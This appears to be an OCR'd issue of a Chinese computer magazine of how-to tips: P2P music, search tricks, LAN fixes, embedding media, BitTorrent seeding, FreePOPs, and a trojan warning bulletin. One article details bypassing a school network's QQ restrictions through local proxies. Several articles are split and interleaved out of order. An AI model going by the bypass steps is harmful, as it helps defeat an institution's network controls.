现在字典做好了，但国际音标出不来，原因是没有相应音标字体，老规矩，还是借用一下吧。从安装好金山词霸的电脑中，在C:\Windows\Fonts下找到名为“ksphonet.ttf”的文件，将其解开复制到本地的Winnt\fonts或Windows\fonts文件夹中。当然，你也可将金山词霸安装一遍，让字体文件自动复制。将DBGrid框中的音标所列字体设置为“kingsoft Phonetic Plain”，国际音标能显示了。

6.Borland C++ Builder实例介绍

新建一个工程，向窗体Form1中拖2个Label控件，2个Edit控件，1个ADOQuery控件，1个DataSource控件，1个DBGrid控件，Label1的Caption属性写上“英语”，在其右侧放Edit1用于输入待查的英文单词或短语，Label2的Caption属性写上“汉语”，在它的右侧放Edit2用于输入待查的汉字；DataSource的DataSet属性置为“ADOQuery1”；DBGrid1的DataSource属性置为“DataSource1”；ADOQuery1的ConnecttionStringn属性写成“Provider=Microsoft.Jet.OLEDB.4.0;Data Source=D:\dict_diy\dict.mdb;Persist Security Info=False”(设数据库文件的路径是D:\dict_diy\dict.mdf)，如果想让数据库的位置是动态，则在窗体加一OpenDialog控件用于确定文件路径，然后在代码中写上ADOQuery1->ConnectionString="Provider=Microsoft.Jet.OLEDB.4.0;Data Source="+OpenDialog->FileName+";Persist Security Info=False"即可。

字典做好了，你还根据需要使它功能更多，外观更华丽，总之DIY的“衣服”最合身！

具体代码请从http://www.cfan.com.cn/11program/200422/jtnghb.html下载。

CF[CX01]

浏览器是浏览网页的工具，你可曾想到用浏览器还可以共享音乐、即时聊天、架设网站？

我的浏览器会唱歌 会建站

■选题推荐:广东 付军
■选题奖金:200元

百兆P2P浏览器是一款基于P2P技术的多功能浏览器，它不但具备常用浏览器所具有的功能，而且在注册账号后还可以共享文件、试听音乐、即时聊天、听网络广播，甚至架设个人网站。

音乐不断

1.搜索、下载音乐

搜索音乐的方法有两种，其一是常规的关键词搜索，其二是下载音乐菜单。

⑴关键词搜索

在“搜索”栏中输入要下载歌曲的关键词，点击旁边的“搜索音乐文件”按钮即可开始搜索，不一会儿就能显示出搜索结果(见图1)。选中要下载的文件，然后点击“下载”按钮就能将音乐下载到本地硬盘了。



图1 文件大小和拥有者号码都会详细地列出来

值得一提的是:本软件提供了在线音乐试听功能，选中目标文件，点击“试听”按钮，即可在线试听歌曲，还可以在音乐文件上点击鼠标右键，选择“添加到播放列表里”，建



图2

百兆P2P浏览器小档案

▶软件版本: 1.00
▶软件大小: 3541KB
▶软件性质: 免费软件
▶适用平台: Windows 9x/NT/2000/XP
▶下载地址: http://www.baizhao.com/NewVer/Baizhao.exe

立一个自己喜爱的音乐库，以便随时欣赏。

⑵音乐菜单

你还可以到百兆论坛通过下载音乐菜单的方式下载音乐，进入百兆论坛的“音乐菜单”页面，在这里有好多网友制作的音乐菜单，点击某个感兴趣的音乐菜单，就会打开该音乐菜单的详细说明，如发布作者、歌曲名、内容介绍等(见图2)。点击“下载”按钮，即可将音乐菜单下载到本地的音乐菜单列表中。

2.共享、上传音乐

如果你有好听的音乐，可以共享出来，让大家一起欣赏。共享的方式有两种，一种是添加共享目录，另一种是上传音乐菜单。

⑴添加共享目录

在第一次登录软件时，会出现一个“请您选择存放音乐最多的一个文件夹，作为大家一同分享的音乐文件夹”的提示框，在此时你可以选择存放音乐的文件夹。你还可以添加新的文件夹为共享目录:进入“我共享的文件列表和已下载的文件”页面，能查看此时已经共享的所有文件和文件夹，点击“增加新的共享目录”按钮，在弹出的对话框中选择要进行共享的文件夹即可。

⑵上传音乐菜单

你可以将自己制作的音乐菜单上传到服务器，这样菜单就会被发布到百兆论坛中，大家就能共享你的音乐了。

第一步:进入“百兆P2P在线多功能播放器”页面，首



图3

先需要在左侧的“音乐菜单”列表中新建一个音乐菜单。

第二步：选中这个音乐菜单，在右侧的文件列表框中点击鼠标右键，选择“增加文件”，选中你要添加到音乐菜单中的音乐文件，添加到文件列表框中（见图3）。

第三步：在“菜单类型”后的下拉框中选择该音乐菜单的类型，如“港台流行”、“日韩一族”、“大陆原创”等。

第四步：在“内容介绍”下的空白框中输入关于该音乐菜单的介绍，最后点击“上传”按钮即可。

上传成功后，就可以在百兆论坛的“音乐菜单”栏目中查看到音乐菜单了。

自由建站

百兆还提供了全新的PPP域名服务，使用它可以轻松架设自己的网站，网站的域名为http://ppp.yourname.com/的形式。

1.注册域名

在注册用户账号的同时，会同时注册PPP域名，你也可以点击“设置”菜单下的“选项”，然后进入“百兆域名”标签页注册。

2.配置主页地址

软件提供了三种解决方案（见图4），第一种是使用百兆服务器空间，即使用百兆提供的自动建站程序，你只要输入自己的信息，就能建立一个漂亮的个人站点；第二种是使



图4

用地址转向，对于已经拥有WWW域名站点的用户，只要输入现有的站点域名，别人就能使用PPP域名访问你的网站；第三种是将本机作为动态主机（需要在你的机器上安装IIS），这样就可以将本地硬盘作为主页的服务器。按自己的实际需要选择一种配置方案，然后点击“更新主页地址修改”按钮，将配置提交到服务器进行更新。

3.编辑个人主页

如果你选择的是使用百兆服务器空间进行自助建站，点击“设置”菜单下的“编辑我的个人PPP主页”，就能进入主页编辑页面，在这里可以进行基本设置、栏目设置、选择模板等操作。CF [WL01]

MP3搜索引擎**航母**系列

Yahoo! 一搜 Yisou.com

如何搜索粤语歌曲

“一搜”（yisou.com）MP3搜索，运用雅虎斥资26亿美金打造的搜索技术，可以搜索的音乐文件数量达到1500万，对于国内其他百万级的MP3搜索引擎来说，“一搜”MP3搜索成为了一艘名副其实的MP3搜索引擎“航母”。下面就跟随小生一起试用这这艘功能强大的“航母”吧。

小生不久前交了个广州的女朋友，可不小心惹她生气了，好几天都对我板着脸。情急之下，小生想到了用“点歌”来哄女朋友开心。女朋友非常喜欢粤语歌曲，于是投其所好，但又不能入俗套，小生就自己找歌，亲手送。



找MP3自然是用“一搜”（yisou.com）了。很多歌曲往往有国语和粤语两个版本，单纯用歌曲名搜索，找到的多半是国语歌。一首一首下载下来听，显然不太现实，怎么办呢？小生在“一搜”中用了一些小技巧，搜索粤语歌曲就显得非常方便了，没花几分钟就找到了想要的歌曲。在搜索的时候，能在搜索的歌曲名后面加上“粤”字，“一搜”就会帮你找到你所要的版本了，这对有两个版本的歌曲就特别有用了，如《情人》、《上海滩》、《十年》等等。输入“情人”加空格“粤”，点击“歌曲搜索”，就可搜索到粤语歌曲《情人》。小生用这种方法找了很多粤语歌曲，选了几首好听的拷进我的MP3里面，然后把这些歌名组成一句话：“《遇见你》是我最大的幸运，从看见你的那刻起《你牵走我的心》，《明明深爱着你》却又让我的《情人》生气，对不起！！”女朋友听完歌曲，被我那句笨拙的话逗笑了！！

用“一搜”，不仅可以在歌曲后面加上“粤”字，搜索粤语歌曲，还可以在歌手后面加上“粤”，如“张学友　粤”，更可直接输入“粤”，一页页翻查你需要的歌曲。喜欢粤语歌或是像小生想哄女友开心的朋友，不妨试试“一搜”啊！（浙江/陶建良）



枯燥乏味的理论课学习很让小王头痛，而更让他头痛的则是理论课考试，这不，主管单位来给他们公司监考了。虽说是开卷考试，而且坐在办公桌旁考，但厚厚的几大本教科书实在让人头晕目眩，想一字一句地准确回答出来，难！如果答不上，自己丢脸不说，单位形象也受拖累，正在着急，小王突然想到：为何不百度一下呢？进入 http://www.baidu.com/，在搜索栏中输入与题目相关的关键词搜索后，真让人眼前一亮：在搜索出的若干条相关信息中，几乎每一个标题的简介中都有答案了，若有不太清楚的，点击相关信息进入具体页面，详细内容一览无余。

当然，上面的例子并不是鼓励大家不好好学习，到考试时舞弊(真正在大型考试的两三个小时中，哪里还能百度^_^)，而是借这个例子说明了：要查找学习资料，要查找标准答案，不妨多多百度。

要高考 百度一下

小李读高三了，平时复习非常紧张，为了记忆众多的数学公式，他打算将公式整理到一起，不过抄写起来不仅麻烦，还担心出错，怎么办？百度一下：用“高中数学公式”作为关键词搜索，他很轻松地在搜索到的第一个网站中下载到了“高中数学公式大全.chm”文件。

如果想找2004年高考试题实战一番，可以用“2004高考试题”百度一下，很容易就能找到各地各科的试卷，不但可以在电脑上在线答题，而且能将试卷打印出来。如果想找北京市海淀区出的数学模拟试题，用“海淀 数学模拟试题”百度一下就成。

> **小提示**
> 如果你用相关的关键词搜索，找不到自己想要的学习资料，可以自己尝试适当调整关键词，或者留意一下搜索结果页下端的“相关搜索”项，说不定就找到合适的关键词了。

要自考 百度一下

自学考试对学习方法的要求更高，常需要自己去找一些合适的学习资料，并及时了解相关自考信息，此时网络的优越性就体现出来了。如果你是北京的自学考生，用“北京自考”或“北京 自学考试”百度一下，就能找到权威的自考站点和资料，并能在论坛里向同学请教。(新疆 卓凡)

网上巧妙学DV



搜索关键词:DV 购买 拍摄

拥有DV的家庭越来越多，许多DV厂商都宣称:“只要买了DV，你就可以做导演”，真的那么简单吗？其实，虽然现在的DV机操作起来非常简单，但要上升到“做导演”的位置，除了要匠心独具地构思故事情节外，还要掌握好拍摄技巧。学习DV摄影技巧能向名家学习那是最好不过的了，要在现实中找到真人名家来指点恐怕不太容易，但是在一些热门的DV网站上，就经常有DV高手出入，网上也不乏高手之作，所以常常上这些网站一定能学到更多的摄影技巧，能看到许多民间制作的DV独立影片。

1.配备一款好DV

要选一款好DV，可以多上网了解DV以及相关附件的产品信息，多去人丁兴旺的论坛与网友交流，看看一些高手都推荐什么型号。

2.摄影技巧、DV作品一把抓

买了一款DV之后，肯定手痒痒地想导演一部短片，那浏览相关摄影技巧的文章，欣赏DV电影、DV记录片和DV音乐电视也就不可少了，你甚至还可以去网上找一些不错的DV剧本，尝试着演一把。

相关链接

★兴业电:http://www.xy316.com/

★兴业电BBS:http://www.hengyou.com/bbs/

北京的一家数码摄像机专营店，在这里能查询到DV及附件的价格，获得国内新上市的DV信息，有摄像机的“实用知识”、“软件下载”以及人丁较为兴旺的论坛。

★三杯水DV文化网:http://www.ourdv.com/

普通的新品介绍、DV资讯、DV论坛、摄影技巧就不提了，这里还提供了DV剧本，将DV分成了几大部分：学生DV电影、民间DV电影、获奖DV电影、DV记录片、DV音乐电视等。

★FanFilms:http://www.theforce.net/theater/

集合了很多国外Fans自拍的短片，由真人演出到动画都有，多围绕热门的西方影片，如《蝙蝠侠》、《星球大战》等，制作得很认真，甚至有不少特技镜头！(北京 张亚鹏)。CF [WL02]

Ghost 后无法登录局域网

■上海 何骏

笔者在公司里使用的是一台 Dell Dimension 4600 品牌机，操作系统为 Windows Me。近日决定重装系统，可是公司为了防止员工乱装游戏，把光驱数据线给拔掉了，无法通过光盘进行安装，怎么办呢？突然发现邻桌的同事使用的电脑型号与我的一模一样，有办法了！将同事的系统先 Ghost 一下，然后通过局域网把镜像文件传到我的电脑里，在 DOS 下恢复完毕，运行一些常用软件也没什么问题。本以为大功就此告成，但没想到第二天准备通过局域网传送一些文件时，系统竟然提示“Windows 无法连接网络”。

难道是克隆过来之后，网络属性没有修改的缘故？打开“网络邻居”的属性，查看 TCP/IP 协议的设置，发现 IP 地址还是同事的。将 IP 地址更改过来，重启系统后满怀希望地再次打开“网上邻居”，但可恶的提示框又出现了。

看着提示框，无奈的我只有点击“帮助”按钮来寻求解决方法，在“网络疑难解答”页面选择“我无法登录到网络”，然后选中“希望疑难解答检测本计算机上的设置”，点击“下一步”，第一个提示“您是否使用了网络中已有的计算机名”让我恍然大悟。将计算机名由同事的名字改为自己的名字之后，重启系统，终于顺利地登上了“网上邻居”。

心得体会:大多数人对 Windows 帮助菜单不屑一顾，其实很多软故障都是可以通过帮助文档得到解决的。另外，从其他电脑上克隆系统之后，别忘了重新调整 IP 地址等网络设置、计算机名以及一些应用程序设置。CF [WL03]

网上邻居打开速度过慢

■ 河北 张近东

办公室里的 15 台电脑通过 Sygate 共享上网，前些天因为病毒作怪，将共享上网主机从 Windows 98 升级为了 Windows 2000 专业版，其他电脑依旧恢复到了原来的 Windows 98。

在安装完 Windows 2000，并且配置好系统和 Sygate 之后，发现了一个问题:其他电脑共享上网没有问题，网速也比较快，但在打开“网上邻居”时速度非常慢，需要两分钟左右，不过找到局域网上的其他电脑后，可以访问共享文件夹，而且拷贝文件的速度也不错。以前办公室的电脑都用Windows 98 时，“网上邻居”的打开速度可没有这么慢呀？

目光集中到了 Norton AntiVirus 8.00.58B 上，是不是诺顿防火墙的原因呢？在认真地研究了其中的每一项设置后，我感觉问题出在 Norton Internet Security 里“个人防火墙”设置的“Internet 区域控制”中。我尝试着把局域网里电脑的 IP 地址添加到“受信任的”设置项里，果然问题得到了解决。

CF [WL04]

安博士二分之一
原 21 期



校友录里看大片

■ 大连　李志翔
■ 选题推荐:广西　田云飞
■ 选题奖金:200元

在前几期的杂志中看到有关在ChinaRen校友录中加入音乐的方法，试了一下果然令许多同学羡慕不已，我也得意了一把。可是这点小小的成果怎么能令我这个DIY爱好者满足呢？于是经过几天的试验，制定出了这份校友录改造计划，而改造的目标则是在线影院。在改造前你必须确认具有班级校友录的管理员身份，因为一切改造都必须在“班级管理”中进行。

1.初尝甜头——WMA音乐

WMA具有极其优秀的压缩比率，很多网站上的在线播放器都采用WMA文件。怎么在校友录中加一个WMA的在线播放器呢？

第一步:以班级管理员身份登录校友录，进入班级首页后点击“班级管理”链接。

第二步:寻找一个WMA文件链接，并将下列代码中的“src=”后引号内的内容改为链接(这里以《江南》为例):

```
<embed src="http://download.xaonline.com/music/linjunjie/2tiantang/LamJJ06.wma" autostart="true" hidden="true" loop=true>
```

第三步:将代码填入“班级管理”页面中的“班级宣言”，点击“提交”后完成修改。

小提示

★应尽量寻找速度较为稳定的WMA文件链接，否则访问者可能无法听到音乐。

★将代码中的“loop=”后的值改为false可以禁止循环播放。

2.绝对强悍——在线看大片

能在校友录上听听音乐你就很满足了？可是我现在要告诉你，我们下面将在校友录上放电影，把你喜欢的大片与同学们一起分享吧！

第一步:同样进入“班级管理”页面，将你喜欢的电影的在线播放地址记录下来(一般为MMS前缀的链接)。

第二步:将下面代码中的电影链接改为你找到的地址(此处以上海热线II上的《开往春天的地铁》为例)，设置为“班级宣言”:

```
<embed name="mplayer" type="application/x-oleobject" src='mms://61.175.132.216/vod/开往春天的地铁1.wmv' controls="ControlPanel,StatusBar" width=460 height=268 border=0 autostart=true loop=true>
```

第三步:提交修改后进入首页，就可以看见电影播放器了(见图1)。



图1　嵌入在线播放器的校友录首页

小提示

★要修改电影播放器的大小，只要修改代码中width及height的值就行了。

★电影链接必须为流媒体(即前缀为MMS)，否则可能无法在线播放。

3.最后的疯狂——RealMedia


Real格式无疑是互联网时代最流行的影音格式之一，其优秀的压缩比和流媒体特性注定了其在线播放格式之王的地位。如果我们不能在校友录中加入Real格式，那将无疑是一大失败。还好经过一段时间的尝试，我发现了Real音乐嵌入校友录的方法(此方法也支持网络电台的链接)，把静态的校友录变成了充满生机的互动交流空间(见图2)。将如下代码中的链接修改后设置为“班级宣言”:

```
<embed name="rplayer" type="audio/x-pn-realaudio-plugin" src='http://fxx.go.nease.net/_private/6.江南.rm' controls="ControlPanel,StatusBar" width=460 height=68 border=0 autostart=true loop=true>
```



图2　在线播放Real音乐的效果

CF [WL05]




局域网再战登录 QQ

看了2004年第20期《突破限制三大战役》一文后，的确收获不少。笔者所在的是校园局域网，用QQ的情况和文中“决战办公室”基本类似，也需要局域网的代理服务器浏览网页。不过毕竟不像办公环境，还是允许大家使用QQ聊聊天的，所以服务器做了设置，可以用“不使用代理”方式登录QQ，也可以用“HTTP代理”方式登录。不过前者登录方式只能进行文字聊天而已，后者倒是可以传传图片，但是想语音和视频的话就……然而最近学校又做了限制，HTTP代理登录不上了，只能用“不使用代理”方式。这就好像是顿美味大餐，人家让你吃到嘴里，却又只让吃一半，真郁闷啊！

于是赶快按照文中的方法兴冲冲地去网上下载了VNN装上，正准备好好享用一番时，却傻眼了：VNN目前只支持SOCKS5代理。哎！我等被局域网压迫的人哪里去找SOCKS5代理啊(注：可以找到SOCKS代理，但与局域网HTTP代理做级联时，需要局域网HTTP代理支持SSL)。没办法，但是又不甘心就这样算了，要吃就吃完整的大餐！于是潜心钻研了几天，终于找到了解决办法，拿出来和有类似处境的朋友们分享，也是对原文的一个补充。

第一回合:CCProxy VS 封锁

相信很多人都知道CCProxy的大名，它是国内下载量最大的国产代理服务器软件，体积小巧，安装后的程序文件只有约600KB，启动速度相当快，而且界面友好(见图1)。



其主要功能是代理共享上网和客户端代理权限管理，目前最新的版本是6.2，可以从其官方网站http://www.yaozhi.com/download/ccproxysetup.exe下载，未注册用户有3个连接限制，不过对于登录QQ来说是够用了。有朋友可能要奇怪了，我们登录QQ要这个代理服务器软件做什么，自己的机器又不是学校的代理服务器。对了，但我们就是用它在自己的机器上给自己开一个代理服务器，因为我们现在要借助它的“另类”用法。

第一步: 启动CCProxy，点击“设置”，在弹出的设置窗口中点击“高级”。

第二步: 选择“二级代理”选项卡，勾选“启用二级代理”(见图2)，在“本地协议”中选择“SOCKS”，在“代理地址”和“端口”处输入你所在的局域网的代理地址及端口信息(如需验证，可以勾选“需要验证”并输入用户名及密码)，“代理协议”设置为“HTTP”。



第三步: 点击“确定”后，如果弹出类似“SOCKS启动失败”的提示，则可能是SOCKS端口和别的软件设置冲突了，可以返回“设置”里更改SOCKS端口。如果没有提示，就说明二级代理启动成功。

第四步: 启动QQ，在“系统设置→代理设置”中将类型改为“SOCKS5代理”，因为是自己做服务器，所以填入本机IP地址和在CCProxy里设置的SOCKS端口(默认为1080)，点击“测试”试一下，如果提示“代理服务器工作正常”即告成功(见图3)。



现在已经可以登录了，虽然登录时间比正常情况下慢，好在还是成功上去了。赶快给好友发个图片试试，好像慢了点，但是对方收到了。再发送语音或视频聊天请求，好像有点问题，尝试了好几次才连上。看来不是十全十美啊，不过怎么说也算是能用了嘛，大餐没有浪费。以上可能对新手来说比较繁琐，而且速度上也不能令人满意。别急，网上好东西多的是，还有更厉害的。

第二回合:Socks2HTTP VS 封锁

Socks2HTTP可谓是大名鼎鼎了，它是一个代理服务器协

上网助手2005

木马及恶意网站播报

为更好地清除各种互联网上传播的木马病毒，抵制恶意网站，保护读者电脑安全，本刊特联合深受网民喜爱的互联网安全工具上网助手推出木马及恶意网站播报专栏。

上网助手2005已完成了针对本文木马病毒和恶意网站的专业升级，可及时防杀木马病毒，修复IE和系统文件。

上网助手已发布专业木马查杀程序，可查杀20000多种木马，并保证每周升级。

重点木马病毒

病毒名称:魔鬼代言人　**危害程度:**★★★★★

病毒特点:会将自身疯狂拷贝到Windows系统文件夹，并伪装自己，窃取用户信息，关闭杀毒软件及相关安全软件进程，使之不能对其查杀。此外，该病毒还能利用漏洞在网络上进行疯狂传播，迅速感染其他电脑。

病毒名称:IE破坏狂　**危害程度:**★★★★

有多个变种，会打开系统后门写入恶意代码，在IE启动时自行加载，将用户打开的任何空白页指向恶意网站并禁止用户修改IE设置，还可能盗取用户信息，任意添加、删除和破坏用户文件并随时结束程序进程。

解决办法:上网助手已发布专门针对木马病毒的查杀程序，帮助清除病毒，恢复系统设置，下载链接为http://download.3721.com/mumazs/mumazs.exe。

恶意网站举报排行榜

恶意网站会释放各种恶意代码，给网上浏览造成干扰，主要表现包括:修改IE首页设置、篡改计算机设置等，严重的还会让计算机感染木马病毒。本期受到最多举报的恶意网站排行如下:

网站名称	URL地址	举报量
真实的谎言	aifind.info	18791
邂逅情缘音乐网	www.ok520.com	11048
网站建设中	www.mydj2005.com	8532

解决办法:用户只要登录zs.3721.com网站，安装上网助手2005，点击工具条中的"IE修复"，选择"全面修复IE"即可。

本期木马提示

名称	类型	危害表述	危害程度
银行告密者	木马	在浏览器中发现CITIBANK等银行关键词，则记录相关内容	★★★★
网络苍蝇	Adware	会自动在后台下载一些程序，并弹出广告窗口	★★★

解决办法:上网助手已发布专门针对木马病毒的查杀程序，下载链接为:http://download.3721.com/mumazs/mumazs.exe。


消息:上网助手现提供"电脑体检"服务，纯绿色电脑体检软件，一键点击，数秒钟完成对电脑安全状况的检查，并提供修复方案，链接地址为zs.3721.com。

议转换软件，它能将基于Socks协议的请求转换为HTTP协议的请求，并通过你指定的HTTP代理服务器处理这些请求。哈，我们要的就是这个功能，只要有局域网的HTTP代理服务器就足够了，如果说CCProxy是被拿来歪用的话，这个可就是专业为我们的目的使用了。

第一步:在http://www.newhua.com/cfan/200422/s2h.rar下载此软件的汉化版，安装后运行。

第二步:右击系统托盘中的Socks2HTTP图标，选择菜单"配置"。

第三步:进入"代理配置"选项卡(见图4)，选择"使用HTTP代理服务"，填入你所在局域网的HTTP代理和端口号，



4

然后在"网关"选项卡中填入局域网的网关和端口。

第四步:在"安全"选项卡中的"Socks端口"处填上Socks端口，注意如果使用CCProxy并设置了1080的话会引起冲突，可以设置为1081或更高的端口，勾选"封闭其他计算机使用"，这样做是为了安全性考虑。

第五步:在"网关性能"选项卡中找到"当网关连接很慢时我想使用"，下面的滑块可以在基于小数据传输和大数据传输的时间响应上做出权衡选择，默认是在最左端，即"小数据传输时较快响应"。

小提示

"网关性能"处的设置取决于你所在的网络状况，如果是进行视频的话可以考虑拖至最右端。

第六步:全部完成以后，点击"确定"，根据Socks2HTTP的要求重新启动软件，按照上文中CCProxy的方法设置QQ并登录即可。

到这里局域网再战登录QQ就基本完成了，软件的其他用途有待各位朋友自己去慢慢发掘。之所以将两个软件一起介绍，是因为各局域网的限制方法不同，也许是Socks2HTTP在此方面名气太大的缘故，有些局域网内尽管设置正确但还是无法使用，究竟哪款软件更适合大家，还是一句话——试过才知道。CF [WL06]

BT 已经成为大家宽带生活中一个十分重要的部分，在我们乐此不疲地享受着这些资源时，有没有想过自己做个 BT 上传到网上呢？

BT 还是被 BT

—— BT 资源发布手册

■上海　孙三少

1.用比特精灵制作种子

通过比特精灵(以下简称为 BS)来发布 BT 资源，一切都是如此轻松有趣。

第一步: 下载比特精灵并安装，运行后选择菜单“功能→制作种子文件”，出现“Torrent 专家”窗口。

第二步: 选择要发布的文件

当内容为单个文件时，请点击“文件→添加文件”菜单，选择想要发布的文件，添加成功后在“文件”列表框中会出现该文件的名称以及文件所在的硬盘位置。如果种子的内容中包含有几个文件，可先建立一个文件夹，将文件放入新建的文件夹中，然后点击“文件→添加目录”菜单，选择刚才的文件夹加入即可。

第三步: 设置 tracker 服务器

只要在“Announce 列表(可选)”输入服务器的站点。BS 允许同时输入数个 tracker 服务器名，选择的服务器直接关系到连接到种子的人气是否旺盛、连接速度是否足够快。试想一下，如果你的种子长时间没有被别人连接上，那别人也就顺利成章地会放弃了，因此这是非常重要的环节！笔者在这里列出了一些服务器提供大家参考。

http://btfans.3322.org:8000/announce→大名鼎鼎的BTFANS服务器，人气最旺的BT论坛服务器(必备)。

http://tracker.prq.to/announce.php→相当快，不论双方在哪里都能迅速连上(必备)。

http://tk.greedland.net:7070/announce→贪婪大陆服务器，动漫爱好者首选。

http://bt2.eastgame.net:88/announce→TLF服务器，发布游戏的朋友值得考虑。


http://bt.5qzone.net:8080/→教育网BT服务器，发布软件和学习资料的朋友可以考虑使用。

第四步: 写入个人信息

在“发行商”中输入发布者的名字(当然是自己的，如果想做好人留别人的名字也可以)，在“网址”处输入你的个人主页，如果想让网友能够了解你发布的 BT 资源的详细信息，建议填写“注释(可选)”。

第五步: 设置区块大小

BT下载前首先会在硬盘缓冲区创建与下载文件容量相同的一个镜像文件，然后以区块为单位将数据一个块一个块填充进镜像内，等填充完后下载也就结束了。在下载过程中软件会对所有区块进行校验计算，相当占用资源。如果区块大小设置不当会加大校验计算的次数，不仅对下载有影响，而且也可能对硬盘造成一定伤害，不容小觑。区块设置的大小应按发布文件的大小而定，建议小于 500MB 的选择“256KB”，在 500MB 到 2GB 之间的选择“512KB”，在 2GB 以上的选择“1MB”(见图 1)。



1

第六步: 点击“制作”，在出现的文件保存框中选择放置种子的位置，按“保存”后 BS 便会自动生成 Torrent 文件。

第七步: 点击“发布”，在出现的对话框中按“确定”，BS的任务列表中便会出现此上传种子任务，并自动开始上传。

> **比特精灵小档案**
>
> ▶软件版本：2.7
> ▶软件大小：4.2MB
> ▶软件性质：免费软件
> ▶适用平台：Windows 9x/Me/2000/XP
> ▶下载地址：http://snxa.onlinedown.net/down/bsnx27cn.exe

2.发布种子到论坛

成功地制作了种子后，接着要做的自然就是将自己的杰作告诉大家，要不先前的辛苦就白费了。不用着急，只要登录 http://bbs.btchina.net/ 将自己的种子发布到论坛上，在管理员认证后，发布的资源就会被转移到 BTCHINA 联盟上，何愁无人问种。

> **小提示**
>
> ★在 BT 论坛发帖时请先阅读置顶的发帖格式，以免帖子被删除。
>
> ★BTCHINA 的认证中不允许种子内容包含 EXE 文件，或者某文件名含“破解”字样。

3.对内网用户说

内网用户们可别以为能高枕无忧了！BT 对内网先天不足，上传和下载一样也有弊病。笔者也是内网，以前常见到自己的种



2

“邮”刃有余 FreePOPs

■上海 狂PK雪影

很多朋友都使用Hotmail、Gmail、Yahoo的邮箱，这些邮箱虽然容量很大且服务稳定，但美中不足的就是不支持POP收信，每次都跑到网站上用Web界面来收信实在太麻烦。除了使用Foxmail等支持HTTP邮箱的邮件客户端之外，可以请出强劲的工具FreePOPs来完全制服这些邮箱。

接下来就以接收Outlook Express(以下简称OE)＋Hotmail邮箱为例，带领大家开始FreePOPs之旅(见图1)。在Foxmail中使用FreePOPs接收HTTP邮件能使接收速度大幅提高，设置方法与OE类似。



图1　以POP方式接收Hotmail邮件，接收速度一定令你满意

第一步:下载并安装FreePOPs，启动该软件，系统托盘处会出现一个绿色的小图标。

第二步:启动OE，选择菜单“工具→账户”，在弹出的“Internet账户”窗口中点击“添加→邮件”。

第三步:填写“显示名”并点击“下一步”，在“电子邮件地址”中填入你的Hotmail邮箱地址再次“下一步”。

第四步:将“我的邮件接收服务器是”设置为“POP3”，将下方的“接收邮件(POP3，IMAP或HTTP)服务器”设置为“127.0.0.1”，发送邮件服务器设置为“hotmail.com”(均不含引号)，按“下一步”继续。

FreePOPs小档案

- ▶软件版本：0.0.20
- ▶软件大小：591KB
- ▶软件性质：免费软件
- ▶适用平台：Windows 9x/2000/XP
- ▶下载地址：http://www.newhua.com/cfan/200422/FreePOPs-0.0.20.exe

第五步:在“账户名”及“密码”处填写你的电子邮件地址和邮箱密码，点“下一步→完成”搞定账户添加。

第六步:在刚才打开的“Internet账户”窗口中找到“邮件”选项卡，选择刚才添加的账户，点击“属性”，在弹出窗口中找到“高级”选项卡，将“接收邮件”端口改为2000(见图2)，按“确定”保存修改即可。




图2

小提示

★FreePOPs仅支持HTTP邮箱的POP接收，发送邮件仍需使用Web方式。

★目前已测试支持的邮箱包括Gmail、Yahoo和Hotmail。

★如果使用FreePOPs无法收信，请检查防火墙是否禁止了FreePOPs的网络连接权限。

CF [WL08]

子以几KB的速度上传，试想如果下载者也是内网……其实只要借助BS的“UPnP自动端口映射”功能就可以解决这个问题。BS不像其他同类软件一样只支持Windows XP的端口映射，在Windows 9x/2000等系统中同样可以使用此功能，但并不是所有的内网用户都能映射成功，而必须为以下两种内网接入方式:



3

(1)利用软网关(WinGate、SyGate或启用了路由协议的服务器等)来完成上网数据的转换和中继。

(2)网关为具有路由功能的硬件设备(路由器、带路由功能的ADSL Modem等)。

点击“开始→程序→比特精灵→运行UPnP检测程序”，在出现的对话框中点击“下一步”，开始搜索映射端口，搜索到端口后会出现如图2所示对话框，再次点击“下一步”，BS便会自动完成端口映射，然后点击“关闭”。如果你的接入方式不支持UPnP映射，便会出现失败对话框(见图3)。

CF [WL07]



图 1




图 2



图 3



图 4



硬派传说

■ CFan.Storyer

面对高热的 CPU，要热管还是要液冷

CPU 速度越来越高，发热越来越大。而我们为了追求更高的性能，还不得不忍受这些高热 CPU。因此，CPU 散热器也成为了一个很有前途的配件市场。

